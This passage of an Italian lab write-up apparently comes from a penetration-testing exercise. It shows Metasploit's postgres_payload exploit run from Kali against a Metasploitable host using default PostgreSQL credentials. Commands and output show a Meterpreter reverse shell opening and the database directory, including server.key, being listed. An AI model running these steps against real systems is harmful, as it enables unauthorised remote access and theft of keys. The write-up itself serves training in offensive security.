

Il campo da compilare è l'RHOSTS, per farlo basta digitare:

set RHOSTS 192.168.75.112

Ovvero l'ip di metasploit

# Msfconsole

Tutto è pronto per lanciare l'attacco. Eseguiamolo.




Dall'immagine possiamo notare come l'attacco sia stato correttamente eseguito.
Il payload ci ha stampato la shell di meterpreter, per visualizzare i comandi utilizzabili basta digitare help.

Al fini dell'esercizio i comandi di nostro interesse sono: "ipconfig" e "route"


# Msfconsole

Lanciamo i comandi precedentemente dichiarati per ottenere le informazioni necessarie al completamento della traccia.

# Msfconsole

Ricordando il vecchio scan, proseguiamo con la porta 5432 sulla quale gira il servizio postgresql e, nel framework di msfconsole, ricerchiamo qualche modulo utile ed exploitarlo.

Selezioniamo il modulo evidenziato nell'immagine (11)



# Msfconsole

Vediamo le opzioni e filliamo i campi richiesti.

Dobbiamo settare l'rhost e l'lhost (rispettivamente l'ip di meta e quello di kali).

```
msf6 > use 11
[*] Using configured payload linux/x86/meterpreter/reverse_tcp
msf6 exploit(linux/postgres/postgres_payload) > show options

Module options (exploit/linux/postgres/postgres_payload):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   DATABASE  template1        yes       The database to authenticate against
   PASSWORD  postgres         no        The password for the specified username. Leave blank for a random password
                                        .
   RHOSTS                     yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/
                                        basics/using-metasploit.html
   RPORT     5432             yes       The target port
   USERNAME  postgres         yes       The username to authenticate as
   VERBOSE   false            no        Enable verbose output


Payload options (linux/x86/meterpreter/reverse_tcp):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   LHOST                   yes       The listen address (an interface may be specified)
   LPORT  4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Linux x86



View the full module info with the info, or info -d command.

msf6 exploit(linux/postgres/postgres_payload) > set rhosts 192.168.75.112
rhosts ⇒ 192.168.75.112
msf6 exploit(linux/postgres/postgres_payload) > set lhost 192.168.75.111
lhost ⇒ 192.168.75.111
```

# Msfconsole

Rilanciamo il comando “show options” per vedere se tutti i campi sono stati fillati.

Tutto è pronto, lanciamo l’attacco con “run”.

```
msf6 exploit(linux/postgres/postgres_payload) > show options

Module options (exploit/linux/postgres/postgres_payload):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   DATABASE  template1        yes       The database to authenticate against
   PASSWORD  postgres         no        The password for the specified username. Leave blank for a random password
                                        .
   RHOSTS    192.168.75.112   yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/
                                        basics/using-metasploit.html
   RPORT     5432             yes       The target port
   USERNAME  postgres         yes       The username to authenticate as
   VERBOSE   false            no        Enable verbose output


Payload options (linux/x86/meterpreter/reverse_tcp):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   LHOST  192.168.75.111   yes       The listen address (an interface may be specified)
   LPORT  4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Linux x86



View the full module info with the info, or info -d command.

msf6 exploit(linux/postgres/postgres_payload) > run
```

# Msfconsole

Ecco l'output con la shell di meterpreter

```
msf6 exploit(linux/postgres/postgres_payload) > run

[*] Started reverse TCP handler on 192.168.75.111:4444
[*] 192.168.75.112:5432 - PostgreSQL 8.3.1 on i486-pc-linux-gnu, compiled by GCC cc (GCC) 4.2.3 (Ubuntu 4.2.3-2ubu
u4)
[*] Uploaded as /tmp/dPOBvcIj.so, should be cleaned up automatically
[*] Sending stage (1017704 bytes) to 192.168.75.112
[*] Meterpreter session 2 opened (192.168.75.111:4444 → 192.168.75.112:45398) at 2024-07-12 03:59:48 -0400

meterpreter > ls
Listing: /var/lib/postgresql/8.3/main
=====================================

Mode              Size  Type  Last modified              Name
----              ----  ----  -------------              ----
100600/rw-------  4     fil   2010-03-17 10:08:46 -0400  PG_VERSION
040700/rwx------  4096  dir   2010-03-17 10:08:56 -0400  base
040700/rwx------  4096  dir   2024-07-12 03:59:46 -0400  global
040700/rwx------  4096  dir   2010-03-17 10:08:49 -0400  pg_clog
040700/rwx------  4096  dir   2010-03-17 10:08:46 -0400  pg_multixact
040700/rwx------  4096  dir   2010-03-17 10:08:49 -0400  pg_subtrans
040700/rwx------  4096  dir   2010-03-17 10:08:46 -0400  pg_tblspc
040700/rwx------  4096  dir   2010-03-17 10:08:46 -0400  pg_twophase
040700/rwx------  4096  dir   2010-03-17 10:08:49 -0400  pg_xlog
100600/rw-------  125   fil   2024-07-12 03:14:33 -0400  postmaster.opts
100600/rw-------  54    fil   2024-07-12 03:14:33 -0400  postmaster.pid
100644/rw-r--r--  540   fil   2010-03-17 10:08:45 -0400  root.crt
100644/rw-r--r--  1224  fil   2010-03-17 10:07:45 -0400  server.crt
100640/rw-r-----  891   fil   2010-03-17 10:07:45 -0400  server.key

meterpreter >
```